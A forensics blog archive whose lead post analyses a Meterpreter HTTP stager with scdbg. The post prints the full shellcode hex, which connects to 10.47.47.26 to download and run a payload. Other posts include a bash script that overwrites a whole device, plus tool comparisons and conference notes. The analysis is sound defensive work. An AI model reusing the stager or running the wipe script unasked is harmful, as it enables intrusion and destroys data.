Showing posts with label forensics. Show all posts

Saturday, July 25, 2020

Analyzing an Instance of Meterpreter's Shellcode

In my previous post on detecting and investigating Meterpreter's Migrate functionality, I went down a rabbit hole on the initial PowerShell attack spawned by and Excel macro. In that payload was a bit of shellcode and I mentioned that I'd like to return to it at some point in the future for further analysis. I do not consider myself a reverse engineer, though I have dabbled over the years.

What follows then is an amateur's ambling. If you are reading this and have insights you'd like to share, I'd love to receive them via the comments here, an @ mention or DM on Twitter.

Our shellcode from the previous post looked like this:

e8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a3c8b4c1178e34801d1518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe05f5f5a8b12eb8d5d686e6574006877696e6954684c772607ffd531db5353535353683a5679a7ffd553536a0353536a50e8840000002f384b68383900506857899fc6ffd589c653680002608453535357535668eb552e3bffd5966a0a5f5353535356682d06187bffd585c0751668881300006844f035e0ffd54f75e168f0b5a256ffd56a4068001000006800004000536858a453e5ffd593535389e7576800200000535668129689e2ffd585c074cd8b0701c385c075e558c35fe87dffffff31302e34372e34372e323600


Unsure how to proceed with analyzing this, I did a little searching online for things like "analyzing shellcode," "shellcode analysis," "shellcode reversing," etc. There are hundreds of thousands of hits, so no shortage of sites to go chase down.

Here's where I landed. I had a Flare VM from a CTF I'd worked on some time back and I saw that it had recently been updated for the release of capa from Fireeye's Flare team. I knew various posts about shellcode analysis referenced tools that are in the Flare VM, like scdbg, so I decided I'd spin up my old Flare VM and give it a go.

Suffice to say, updating my Flare VM to the latest wasn't straightforward. There were some breaking changes in the upgrade, so I scrapped it and started over with a fresh Win10 system.

Based on what I'd read elsewhere, my first inclination was to try scdbg.exe, which is packaged as part of Flare VM.

PS> scdbg.exe -f shellcode.bin
Loaded 296 bytes from file shellcode.bin
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

40109a  LoadLibraryA(wininet)
4010a8  InternetOpenA()
4010c4  InternetConnectA(server: 10.47.47.26, port: 80, )
4010d9  HttpOpenRequestA(path: /8Kh89, )

Stepcount 2000001

This was immediately insightful. I now knew that the string of bytes imported functions from the wininet.dll referenced in the previous post. I could see the IP address and port that it was reaching out to; also seen in the Sysmon logs in the previous post.

Having read this post from Didier Stevens, Another Quickie: Using scdbg to analyze shellcode, I recognized that there may be more to this shellcode than what was shown above as scdbg only emulates 2 million instructions by default. So, I increased the step count as shown below:

PS> scdbg.exe -s 3000000 -f shellcode.bin
Loaded 296 bytes from file shellcode.bin
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: 3000000
Using base offset: 0x401000

40109a  LoadLibraryA(wininet)
4010a8  InternetOpenA()
4010c4  InternetConnectA(server: 10.47.47.26, port: 80, )
4010d9  HttpOpenRequestA(path: /8Kh89, )
4010e9  HttpSendRequestA()
401117  VirtualAlloc(base=0 , sz=400000) = 600000

Stepcount 3000001

How many steps are enough? I would guess it depends on the shellcode. In my experimentation with this sample, I didn't appear to glean additional information by increasing the step count beyond this. YMMV.

Other options can be passed to scdbg and you should run it without passing it any arguments to see what the possibilities are. One can increase verbosity by passing -v and increase it more with -vv through -vvvv. A single -v will display disassembly:

PS> scdbg.exe -v -s 20 -f shellcode.bin
Loaded 296 bytes from file shellcode.bin
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: 20
Using base offset: 0x401000
Verbosity: 1

401000   E882000000                      call 0x401087           step: 0
401087   5D                              pop ebp
401088   686E657400                      push dword 0x74656e
40108d   6877696E69                      push dword 0x696e6977
401092   54                              push esp
401093   684C772607                      push dword 0x726774c            step: 5
401098   FFD5                            call ebp
401005   60                              pusha
401006   89E5                            mov ebp,esp
401008   31C0                            xor eax,eax
40100a   648B5030                        mov edx,fs:[eax+0x30]           step: 10
40100e   8B520C                          mov edx,[edx+0xc]
401011   8B5214                          mov edx,[edx+0x14]
401014   8B7228                          mov esi,[edx+0x28]
401017   0FB74A26                        movzx ecx,[edx+0x26]
40101b   31FF                            xor edi,edi             step: 15
40101d   AC                              lodsb
40101e   3C61                            cmp al,0x61
401020   7C02                            jl 0x401024  vv
401022   2C20                            sub al,0x20
401024   C1CF0D                          ror edi,0xd             step: 20

Stepcount 21

Increasing the verbosity with -vv gives register values:
PS> scdbg.exe -vv -s 8 -f shellcode.bin
Loaded 296 bytes from file shellcode.bin
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: 8
Using base offset: 0x401000
Verbosity: 2

401000   E882000000                      call 0x401087           step: 0  foffset: 0
eax=0         ecx=0         edx=0         ebx=0
esp=12fe00    ebp=12fff0    esi=0         edi=0          EFL 0

401087   5D                              pop ebp                 step: 1  foffset: 87
eax=0         ecx=0         edx=0         ebx=0
esp=12fdfc    ebp=12fff0    esi=0         edi=0          EFL 0

401088   686E657400                      push dword 0x74656e             step: 2  foffset: 88
eax=0         ecx=0         edx=0         ebx=0
esp=12fe00    ebp=401005    esi=0         edi=0          EFL 0

40108d   6877696E69                      push dword 0x696e6977           step: 3  foffset: 8d
eax=0         ecx=0         edx=0         ebx=0
esp=12fdfc    ebp=401005    esi=0         edi=0          EFL 0

401092   54                              push esp                step: 4  foffset: 92
eax=0         ecx=0         edx=0         ebx=0
esp=12fdf8    ebp=401005    esi=0         edi=0          EFL 0

401093   684C772607                      push dword 0x726774c            step: 5  foffset: 93
eax=0         ecx=0         edx=0         ebx=0
esp=12fdf4    ebp=401005    esi=0         edi=0          EFL 0

401098   FFD5                            call ebp                step: 6  foffset: 98
eax=0         ecx=0         edx=0         ebx=0
esp=12fdf0    ebp=401005    esi=0         edi=0          EFL 0

401005   60                              pusha           step: 7  foffset: 5
eax=0         ecx=0         edx=0         ebx=0
esp=12fdec    ebp=401005    esi=0         edi=0          EFL 0

401006   89E5                            mov ebp,esp             step: 8  foffset: 6
eax=0         ecx=0         edx=0         ebx=0
esp=12fdcc    ebp=401005    esi=0         edi=0          EFL 0


Stepcount 9

Stepping up the verbosity again switches to an interactive mode where you're given the option to step through and select any of the options from this debug menu between instructions:

dbg>
        ? - help, this help screen, h also works
        v - change verbosity (0-4)
        g - go - continue with v=0
        s - step, continues execution, ENTER also works
        c - reset step counter
        r - execute till return (v=0 recommended)
        u - unassembled x instructions at address (default eip)
        b - sets next free breakpoint (10 max)
        m - reset max step count (-1 = infinate)
        e - set eip (file offset or VA)
        w - dWord dump,(32bit ints) prompted for hex base addr and then size
        d - Dump Memory (hex dump) prompted for hex base addr and then size
        x - execute x steps (use with reset step count)
        t - set time delay (ms) for verbosity level 1/2
        k - show stack
        i - break at instruction (scans disasm for next string match)
        f - dereF registers (show any common api addresses in regs)
        j - show log of last 10 instructions executed
        o - step over
        ; - Set comment in IDA if .idasync active
        +/- - basic calculator to add or subtract 2 hex values
        .bl - list set breakpoints
        .bc - clear breakpoint
        .api - scan memory for api table
        .nop - nops out instruction at address (default eip)
        .seh - shows current value at fs[0]
        .segs - show values of segment registers
        .skip - skips current instruction and goes to next
        .reg - manually set register value
        .dllmap - show dll map
        .poke1 - write a single byte to memory
        .poke4 - write a 4 byte value to memory
        .lookup - get symbol for address
        .symbol - get address for symbol (special: peb,dllmap,fs0)
        .savemem - saves a memdump of specified range to file
        .idasync - connect IDASrvr plugin and sync view at step or break.
        .allocs - list memory allocations made
        q - quit

There's also a -r option that will present a summary report at the end of the run. So the output becomes something like the following:

PS> scdbg.exe -r -s 2550000 -f shellcode.bin
Loaded 296 bytes from file shellcode.bin
Detected straight hex encoding input format converting...
Memory monitor enabled..
Initialization Complete..
Max Steps: 2550000
Using base offset: 0x401000

40109a  LoadLibraryA(wininet)
4010a8  InternetOpenA()
4010c4  InternetConnectA(server: 10.47.47.26, port: 80, )
4010d9  HttpOpenRequestA(path: /8Kh89, )
4010e9  HttpSendRequestA()
401117  VirtualAlloc(base=0 , sz=400000) = 600000

Stepcount 2550001

Analysis report:
        Reads of Dll memory detected            (use -mdll for details)
        Uses peb.InMemoryOrder List

Signatures Found:  None

Memory Monitor Log:
        *PEB (fs30) accessed at 0x40100a
        peb.InMemoryOrderModuleList accessed at 0x401011

In the Analysis report output were some things I dug into further. scdbg reports "Reads of Dll memory detected" followed by a nudge to use -mdll for details. Let's try that:

PS> scdbg.exe -r -s 444650 -mdll -f shellcode.bin -nc
Loaded 296 bytes from file shellcode.bin
Detected straight hex encoding input format converting...
Memory monitor enabled..
Memory monitor for dlls enabled..
Initialization Complete..
Max Steps: 444650
Using base offset: 0x401000

40109a  LoadLibraryA(wininet)
40104e  mdll msvcrt>    lodsb    77c5cd2f                       READ
40104e  mdll msvcrt>    lodsb    77c5cd30                       READ
40104e  mdll msvcrt>    lodsb    77c5cd31                       READ
40104e  mdll msvcrt>    lodsb    77c5cd32                       READ
40104e  mdll msvcrt>    lodsb    77c5cd33                       READ
40104e  mdll msvcrt>    lodsb    77c5cd34                       READ
40104e  mdll msvcrt>    lodsb    77c5cd35                       READ
40104e  mdll msvcrt>    lodsb    77c5cd27                       READ
40104e  mdll msvcrt>    lodsb    77c5cd28                       READ
40104e  mdll msvcrt>    lodsb    77c5cd29                       READ
40104e  mdll msvcrt>    lodsb    77c5cd2a                       READ
40104e  mdll msvcrt>    lodsb    77c5cd2b                       READ
40104e  mdll msvcrt>    lodsb    77c5cd2c                       READ
40104e  mdll msvcrt>    lodsb    77c5cd2d                       READ
40104e  mdll msvcrt>    lodsb    77c5cd2e                       READ
40104e  mdll msvcrt>    lodsb    77c5cd20                       READ
40104e  mdll msvcrt>    lodsb    77c5cd21                       READ
40104e  mdll msvcrt>    lodsb    77c5cd22                       READ

Stepcount 444651

Analysis report:
        Reads of Dll memory detected            (use -mdll for details)
        Uses peb.InMemoryOrder List

Signatures Found:  None

Memory Monitor Log:
        *PEB (fs30) accessed at 0x40100a
        peb.InMemoryOrderModuleList accessed at 0x401011

Above we can see bytes are being read from sequential memory addresses. scdbg tells us this is a dll, specifically the Microsoft Visual C Run Time library. 

In the Analysis report and Memory Monitor Log sections of the output, we also see mentions of the shellocde using the PEB (Process Environment Block), specifically the InMemoryOrderModuleList. I wasn't certain what this was about, but assumed it had something to do with the shellcode attempting to locate specific functions in some loaded module. This was confirmed by an old post from Stephen Fewer of Harmony Security back in June of 2009. I'm grateful for archive.org. (Gratitude is great, but generosity is better. Donate to archive.org)

Given the info in Fewer's post, I wondered if I could run scdbg with the right arguments to see the code referencing the InMemoryOrderModuleList. Turns out, yes. The first one happens around step 10 and it happens six more times in the first 2.6 millions steps:

PS> scdbg.exe -v -s 2550000 -f shellcode.bin | select-string 'fs:\[' -Context 2,2

  401006   89E5                            mov ebp,esp
  401008   31C0                            xor eax,eax
> 40100a   648B5030                        mov edx,fs:[eax+0x30]                 step: 10
  40100e   8B520C                          mov edx,[edx+0xc]
  401011   8B5214                          mov edx,[edx+0x14]
  401006   89E5                            mov ebp,esp
  401008   31C0                            xor eax,eax
> 40100a   648B5030                        mov edx,fs:[eax+0x30]                 step: 178605
  40100e   8B520C                          mov edx,[edx+0xc]
  401011   8B5214                          mov edx,[edx+0x14]
  401006   89E5                            mov ebp,esp           step: 718215
  401008   31C0                            xor eax,eax
> 40100a   648B5030                        mov edx,fs:[eax+0x30]
  40100e   8B520C                          mov edx,[edx+0xc]
  401011   8B5214                          mov edx,[edx+0x14]
  401006   89E5                            mov ebp,esp           step: 1262515
  401008   31C0                            xor eax,eax
> 40100a   648B5030                        mov edx,fs:[eax+0x30]
  40100e   8B520C                          mov edx,[edx+0xc]
  401011   8B5214                          mov edx,[edx+0x14]
  401006   89E5                            mov ebp,esp
  401008   31C0                            xor eax,eax
> 40100a   648B5030                        mov edx,fs:[eax+0x30]
  40100e   8B520C                          mov edx,[edx+0xc]             step: 1809940
  401011   8B5214                          mov edx,[edx+0x14]
  401006   89E5                            mov ebp,esp           step: 2357005
  401008   31C0                            xor eax,eax
> 40100a   648B5030                        mov edx,fs:[eax+0x30]
  40100e   8B520C                          mov edx,[edx+0xc]
  401011   8B5214                          mov edx,[edx+0x14]
  401006   89E5                            mov ebp,esp           step: 2506045
  401008   31C0                            xor eax,eax
> 40100a   648B5030                        mov edx,fs:[eax+0x30]
  40100e   8B520C                          mov edx,[edx+0xc]
  401011   8B5214                          mov edx,[edx+0x14]

What have we learned?

Probably the most important pieces of information were gleaned in the early goings. This scdbg command tells us the API calls made during the first 5+ million steps.

PS> scdbg.exe -s 54465000 -api -f .\shellcode.bin -nc
Loaded 296 bytes from file .\shellcode.bin
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: 54465000
Using base offset: 0x401000

40109a  LoadLibraryA(wininet)
4010a8  InternetOpenA()
4010c4  InternetConnectA(server: 10.47.47.26, port: 80, )
4010d9  HttpOpenRequestA(path: /8Kh89, )
4010e9  HttpSendRequestA()
401117  VirtualAlloc(base=0 , sz=400000) = 600000
40112b  InternetReadFile(4893, buf: 600000, size: 2000)

Combined with what we sorted out in the previous post, this paints a more complete picture. The calls above were in the shellcode. So we can say the shellcode opened a network connection to 10.47.47.26 via port 80, and this is consistent with what we say in the Sysmon logs. We didn't see the path, so we have a bit of new information, the request hit whatever resource was hosted at /8Kh89. Maybe that resource served up the payload that injected metsrv.dll and the other injected dlls. We've learned more, but there are still some unanswered questions. Maybe we'll revisit those in a future post.


Wednesday, February 22, 2012

Plotting photo location data with Bing

A couple weeks ago, the Girl, Unallocated blog published an article called "Geolocation From Photos = Good Stuff." Her post got me thinking about writing a little bash one-liner to use exiftool to extract GPS coordinates and submit them to an online mapping service to pin the location where the photo was taken. In few minutes, I had a working solution and decided I'd blog about it as soon as I had time.

Time was short.

A little more reading, and I saw that Cheeky4n6Monkey was similarly inspired and accordingly, worked up a better solution than my bash one-liner. Very nice.

Over the last few evenings, I had some time to read up on GeoRSS, an XML document format that can be read by Microsoft's Bing Maps. In turn, Bing can drop pushpins in the GPS coordinates provided from the file. I have a working prototype for this. Now, right off, I have to say, I barely know enough to make this work, the solution is not robust. I did use the word "prototype."

But, I did get it working and I think it may be useful to investigators who want to take images off of a phone or GPS equipped camera and create a map showing where all the images were taken. Here's a walk through.

First, I started with SIFT 2.12 and wrote a Python script that would parse out the EXIF metadata from a collection of photos and write them to a GeoRSS file. The script borrows a bunch of code from http://stackoverflow.com/questions/208120/how-to-read-and-write-multiple-files and http://eran.sandler.co.il/2011/05/20/extract-gps-latitude-and-longitude-data-from-exif-using-python-imaging-library-pil/.

I turned on "Location Services" for the camera on my phone and snapped a bunch of pictures over a few days, then copied these to my SIFT system. Here's the directory listing:

Figure 1: Directory listing of a bunch of images from an iPhone and the script to parse them

To create the GeoRSS file, simply run the "photo_map.py" script with the files as an argument, like so:

Figure 2: Running the photo_map.py script against all the JPG files and redirecting the output to the xml file

Update: the code in photo_map.py is available in my git repo as exif2georss.py. Again, it is nearly all based on code taken from the links mentioned previously.

Now, here's where a good developer is really needed, someone like the guy behind "Ricky's Bing Maps Blog". He's done all the heavy lifting, creating a tool that can read our GeoRSS file and put pushpins on a Bing map for each set of GPS coordinates. You can download his code and build your own tool for doing this, but if you just want a quick solution that works, open Internet Explorer and go to maps.bing.com:

Figure 3: Internet Explorer with maps.bing.com loaded

Notice under the stylized "bing" logo in blue where it says "Maps" in orange? Right below that there is an image of a car and a row of menu options, one of which is "Map apps." If you click on "Map apps," you'll see this:
Figure 4: What you should see after clicking on the "Map apps" button


At the top of this window there is a search box. In that box, type in "georss" without the quotes. Duh. You should be presented with this:
Figure 5: Showing Ricky's Data Viewer, which will read our GeoRSS xml file and plot the GPS coordinates!

Click on "Ricky's Data Viewer" and you'll see something like this:
Figure 6: Bing's map now has Ricky's Data Viewer on the side. Note the "GeoRSS" tab.

Click on the "GeoRSS" tab and you'll see this:
Figure 7: Enough screen shots yet? Now we can select our GeoRSS file that we created earlier.

Select your file:
Figure 8: Navigate to your file (it's on my SIFT share) and click Open. Here comes the magic...

Now we can see a pushpin for every location where a photo was taken:
Figure 9: Pushpins representing locations where photos were taken. Mousing over the pin shows the photo file name.

That's it for my prototype code. Again, this could be taken further with more time and effort. According to the docs for Bing, these mouseover events can be modified to show more data. For example, it may be possible to add the timestamp information to the pushpins and have that appear on the mouseover. And of course you can zoom in to the map and get a better idea of where a cluster of photos was taken, by default Ricky's code centers the map over the collection.

Tuesday, November 22, 2011

Fourth Amendment Hard Disk Wipe

Recently I replied to a thread on a mailing list about wiping hard disk drives.
source: http://cheezburger.com/tehpeanutbutterkitteh/lolz/View/2735751680

I'd just spent a few hours over a recent weekend playing around with the hdparm command in Linux because it has the ability to use the ATA Secure Erase feature, which is much faster and more comprehensive than software wipe utilities like the trusty Darik's Boot and Nuke. For example, I recently wiped a 500GB drive in just over two hours.

I was experimenting with hdparm and secure erase because I wanted to try it out and because I was prepping an old drive to give to a friend. After the secure erase finished and I verified that the drive contained no data, I wrote a little shell script to overwrite the entire thing with the text of the 4th Amendment of the U.S. Constitution. Something I was inspired to do after reading about @ioerror's overwriting usb sticks with the Bill of Rights.


I mentioned this script on a mailing list and a friend replied that I was "so subversive." Now, I'm almost certain the reply was in jest and that he doesn't honestly feel that way, but I suspect there are folks who do think it's subversive. I think it's a sad commentary on the state of the U.S. collective psyche when we consider Constitutional guarantees as subversive.

A handful of people replied to me that they wanted the script. Well, it's not pretty, nor fast and Hal Pomeranz and a thousand other Unix beards could probably come up with a better solution, but it works. I've added a measure of protection to it because I imagine some people will screw themselves with this, so be careful, mind your devices.

#!/bin/bash
# This is a hack I wrote to overwrite $1 with the 4th Amendment.
# It's not pretty, it's not fast, but it works.
# If $1 is a device, when it's full, errors will be thrown and not handled.
# If $1 is not a device, the block device that it resides on will eventually
# fill up, if this script is left running.

# The next line will cause the script to exit on any errors, like
# when the device is full. Hey, I said it was a hack.
set -e

echo "This hack overwrites $1 with the text of the 4th Amendment."
echo "ALL DATA WILL BE LOST."

echo "Are you absofrigginlutely sure you want to continue?"
select yn in "Yes" "No"; do
    case $yn in
        Yes ) exec > $1
            while : 
                do echo "The right of the people to be secure in their persons, " \
                "houses, papers, and effects, against unreasonable searches and " \
                "seizures, shall not be violated, and no Warrants shall issue, " \
                "but upon probable cause, supported by Oath or affirmation, and " \
                "particularly describing the place to be searched, and the " \
                "persons or things to be seized.";
                done;;
        No ) exit;;
    esac
done

To use this save it as a shell script on a Linux system and invoke it from the command line as <command name> <device name>. When the device is full, the program will exit on error. Enjoy.

Wednesday, May 18, 2011

Time again

I gave a version of the Time Line Analysis talk at Cyber Guardian earlier this week. Some in the room asked if the slides would be made available. As promised, here is a link to the deck. Enjoy.

Tuesday, April 26, 2011

MapReduce for simpletons

Data reduction redux and map-reduce is the title of my latest post at the SANS Digital Forensics Blog. I mentioned in my previous post there on using least frequency of occurrence in string searching that there would be a follow up.

The point of the new post is to sing the praises of @strcpy over on the Twitters. He helped me out by writing a short shell script that is, in essence, map-reduce for simpletons like me. I am constantly amazed by some of the members of the info sec community who will take time to help out near total strangers.

strcpy's script wasn't just helpful, it was educational. I'd read about map-reduce before, but it never really clicked until I saw strcpy's script. The scales have fallen from my eyes and I'm now adapting his script for other kinds of tasks.

Check out the post and if you find it beneficial and you ever get to meet strcpy in person, buy him a drink or a meal and tell him thanks, I plan to do the same one day.

Monday, April 25, 2011

Scalpel and Foremost

The crew over at Digital Forensics Solutions announced the release of a new version of Scalpel with some exciting new features. Check out their post for the full details, but here are three I was most interested in:

  • Parallel architecture to take full advantage of multicore processors

  • Beta support for NVIDIA CUDA-based GPU acceleration of header / footer searches

  • An asynchronous IO architecture for significantly faster IO throughput


  • Digital forensics is time consuming so any speed gains we can make are welcome ones.

    Over the last few days, I've had a chance to play with the new version of scalpel on my 64-bit Ubuntu system with 7GB of RAM. I downloaded the source and followed the directions in the readme to configure and compile the binary.

    I then ran some carves against a 103GB disk image from a recent case. The command line I used was:

    scalpel -b -c /etc/scalpel.conf -o scalpel-out/ -q 4096 sda1.dd

    The -q option is similar to foremost's -q option in that it tells scalpel to only scan the start of each cluster boundary for header values that match those specified in the config file. In my test, I used the two doc file signatures in the supplied example scalpel config file. The nice thing about -q is that you can provide the cluster size. With foremost -q will scan the start of each sector by default, you'll have to also add -b to get similar functionality out of foremost.

    I ran scalpel with the Linux time command so I could determine how long the command took to complete. Scalpel carved 6464 items that had byte signatures matching those in the configuration file. According to the time command, this took 52 minutes and 40 seconds.

    Manually verifying that all 6464 files are Word docs would be time consuming. In lieu of that, I followed Andrew Case's suggestion and used the following command from within the scalpel-out directory:

    for i in $(find . | grep doc$); do file $i; done | grep -i corrupt | wc -l

    The result was that 2707 of the 6464 files were found to be "corrupt" according to the file command. This is not an exact measure of the accuracy of scalpel's work, but it gives us a ballpark figure. If my math is correct that's a false positive rate of 41%. Just remember, these are rough figures, not exactly scientific.

    Next I configured foremost to use the exact same configuration file options and similar command line arguments (recall I had to use -b with foremost) and ran the carve against the same image. The command line I used was:

    foremost -c /etc/foremost.conf -i sda1.dd -o foremost-out -q -b 4096

    Again, I used the time command to measure how long this took, 47 minutes and 32 seconds later, foremost finished having carved 6464 files. I used the same measure for accuracy as with scalpel, running the following command from within the foremost-out directory:

    for i in $(find . | grep doc$); do file $i; done | grep -i corrupt | wc -l

    The result was that 2743 files came back as "corrupt" according to the file command. Interesting. Both tools used the exact same signatures, both carved exactly the same number of files, yet foremost was approximately 1% less accurate, though at 47 minutes compared to scalpel's 52 minutes, it was almost 10% faster.

    Conclusion:
    It's hard to draw conclusions from one simple test. I think it's great that scalpel is under active development and for those who can take advantage of the CUDA support, it could be a huge win in terms of time and time is against us these days in the digital forensics world.

    The other big plus, is that it's great to have another tool that we can use to test the results of another tool. I will continue to experiment with scalpel and look forward to future developments and I thank the developers of both tools for their contributions to the community.

    Saturday, April 23, 2011

    Forensic string searching

    Can the principle of "least frequent occurrence" be applied to digital forensic string searches?

    Late last night (or painfully early this morning) I published a new post over at the SANS Digital Forensics Blog. The post is called "Least frequently occurring strings?" and attempts to shed some light on that question.

    I've used this approach on a couple of recent cases, one real and one from The Honeynet Project's forensic challenge image found here, this is the image the post contains data from.

    I really knew nothing about the Honeynet challenge case, but in less than half an hour, I'd located an IRC bot using the LFO approach to analyzing strings. Of course the Honeynet case is quite small, so the technique worked well, on larger cases from the real world, I expect it's going to take longer or maybe not work at all. Nevertheless, LFO is a concept that other practitioners have been applying for some time now.

    There's lots of other goodies in the post, like moving beyond just using strings to extract ASCII and Unicode text from disk images. If you have a decent system and a good dictionary file, you can reduce this set of data even further to lines that actually contain English words.

    Check it out, I hope the world finds it useful.

    Sunday, January 9, 2011

    How to find base64 encoded evidence

    Today I released a post over at the SANS Digital Forensics Blog discussing how to find evidence that may have been base64 encoded and therefore not found by traditional tools that categorize files based on magic numbers.

    The technique is really simple, but I hadn't seen it discussed elsewhere, perhaps because it's so obvious.

    Enjoy.

    Update: Here's a text file containing some magic byte sequences for common image types that have been base64 encoded: http://trustedsignal.com/forensics/b64_enc_img_types.txt.

    Tuesday, November 2, 2010

    Trust those time stamps?

    I've got a new blog post up at the SANS Digital Forensics Blog titled Digital Forensics: Detecting time stamp manipulation. The post is my effort to demonstrate that time stamp manipulation on systems running NTFS can be spotted (for now) if examiners take the time to fully investigate all of the available evidence (i.e. compare $STANDARD_INFO and $FILE_NAME) time stamps.

    This is another barrage in my quest to get Brian Carrier, a true giant in this field, to add the capability to fls to pull $FILE_NAME time stamps into the body file format so we can build time lines using mactime that include both $STANDARD_INFO time stamps and $FILE_NAME time stamps.

    Fortunately, Mark McKinnon has written a tool called mft_parser that will do this. As soon as that tool is available for wider release, I'll post a link.

    Oh and I said for now, because I'm confident that the right rootkit will be able to manipulate $FILE_NAME time stamps as well as $STANDARD_INFO time stamps. In such cases, we'll have to rely on time stamps in other artifacts.

    Friday, September 17, 2010

    I see what you did there

    I had the pleasure of presenting at Security BSides in KC this morning. Shouts out to hevnsnt and bsideskc for putting on the event.

    Unfortunately, my schedule didn't allow me to see all of the talks, but what I did see was valuable, though the "face time" with my peers in the field (I met hal_pomeranz and kriggins in the flesh) was probably more fun than presenting or watching any of the presentations I was able to see.

    My talk was called I see what you did there, and was about time lines in forensic investigations and incident response. Some of the material in the talk comes out of SANS 508: Computer Forensic Investigations and Incident Response, a course I've had the pleasure of teaching a few times. Thank you to Rob Lee and his contributions to the field over at the SANS Digital Forensics Blog. Obviously, the six day course is able to cover this topic in much more detail than I was able to do in one hour.

    BSides is awesome. Everyone should submit talks, it makes you better, even if you can't talk about an original tool or concept, many people don't know what you know and when you prepare to share it with them, you become more knowledgeable than you were when you started.

    Wednesday, April 14, 2010

    Career change management

    Twenty-three months ago I returned to the career field I am drawn to more than any other after an equally long hiatus. I was happy to be back in an information security role, even if I did give up a "director" level position for more of an in-the-weeds role. I do like weeds.

    For the last two years, I spent about 99% of my working life on web application security. Week one at my new job had me in training, learning how to use Fortify's static code analysis tool. I'd done manual code review before in both developer and security roles. In a previous position, I'd evaluated the open source static analysis tools and found them to be less effective than performing data flow analysis manually. Granted, data flow analysis may not catch all security flaws, but it provides good coverage against attacks from user input.

    After two years working with Fortify, I'm happy to be done with it. Code review is difficult for humans to do well. Humans can barely write good software. Creating an expert system that does code review effectively is a "hard problem."

    To be fair, the company I worked for was using Fortify out of the box with no custom rules and a decision was made early on to review all findings regardless of confidence level and severity rating. Decisions have inertia. I was told by someone within Fortify that our usage was "really aggressive" and learned that many similar enterprises were only reviewing issues with high confidence and high severity. Perhaps our aggressive program skewed my perception of the tool's ability to find vulnerabilities.

    I will say this in Fortify's favor though, requiring developers to use the tool and to audit the issues in their code (audit does not always mean fix), does educate developers who take the time to read and understand the issues. So even if the tool is suboptimal for finding real security issues, it will make at least some of your developers think and learn about security issues and in the end having developers who understand security issues and who can write safe code is probably more valuable than having a tool that can reliably find flaws.

    I've glossed over it thus far, but for those reading between the lines, yes, I've moved on from the day job that I've had for the last two years. A few of you knew I worked for a regional bank holding company doing application security work (mostly web related). It was the most demanding position I've ever held, note demanding does not equate to challenging, though at times the position was both. All-in-all my experience over the last two years was very positive. I worked with a team of smart folks and pushed myself to learn some critical skills.

    I'm working in a new role now that is more aligned with my interests in incident response and forensics, though I will continue to work in the web application penetration space as often as I can. But if you ask me to do code review, I'll likely be doing it the old fashioned way, tracing data flows, line-by-line.

    With my professional and personal interests more in sync than they have been for several years, I hope to be able to post some new research here or at the SANS Digital Forensics Blog, which I've been helping Rob Lee manage since its inception.

    Thursday, July 16, 2009

    2009 SANS Forensics Summit Recap: Day Two

    In my previous post I recapped day one of the 2009 SANS Forensics Summit. In this post, I'll continue with coverage of day two, but first, I have to say that I did cut out for a few hours during day two to have lunch with my friend mubix from Room362.com so I apologize in advance for not being able to comment on things I didn't see.

    Ovie Carroll, Director of the Cybercrime Lab at U.S. Department of Justice Computer Crime and Intellectual Property Section started off day two. Carroll is co-host of the Cyberspeak podcast and like Richard Bejtlich, Carroll gives a great presentation accompanied by an entertaining slide deck. One of the things I really liked about Carroll's presentation was that he took time to update it with information that had been presented the previous day. There weren't a bunch of updates, but it was nice to see that he thought content from the previous day was as valuable as I did and that he took the time to make the updates at all demonstrated how much he cared about the subject matter.

    Carroll spoke about trends in and the future of forensics from a law enforcement perspective. One of the key take aways from Carroll's talk was that there is a mountain of work facing law enforcement and they are having difficulty keeping up. He mentioned that it was not uncommon for some agencies to have systems in their possession for 18 months before they get a look at them. Having worked for defense attorneys (prosecutors never call me) for a number of years now, I haven't seen delays quite that long, but I don't doubt it for some agencies.

    Clearly there are a number of factors contributing to the delay. One is that law enforcement is interested in analyzing computers even in traditional crimes because they have found so much good evidence on people's hard drives. Two, there simply aren't enough people doing this work due to lack of qualified personnel and due to budget constraints the problem likely won't go away, ever. Lastly and no less importantly, there's just a ton of information being produced each year in this digital age. Carroll said that in 2008 more content was produced online than humanity produced in traditional forms (paper and ink) over the last 5000 years. Sure, not all of that data is relevant to case work, but some of it is and it takes time to analyze what's relevant.

    Carroll has been advocating for a phased approach for a while now and he repeated the call during his talk. Law enforcement agencies should take a triage approach and try to build enough of a case without completely analyzing systems that they can get suspects to plea bargain and thus clear out some of the case load, at least for the more mild offenders. This is something I've told students as well, yes we want to analyze every piece of evidence that we collect, unless of course we can build a strong case without doing all that comprehensive work and short-circuit the process through a plea bargain.

    One more thing about Carroll, he's funny. You want that in morning speaker.

    Following Carrol, Chris Kelly Managing Attorney for the Cybercrime Division of Massachusetts' Attorney General's Office addressed the audience. Kelly had some great stories about some really stupid criminals, the ones who get caught, generally are, but one guy rose above the rest by snapping a picture of himself with someone's cell phone while he was in the act of robbing that someone's home. Good times.

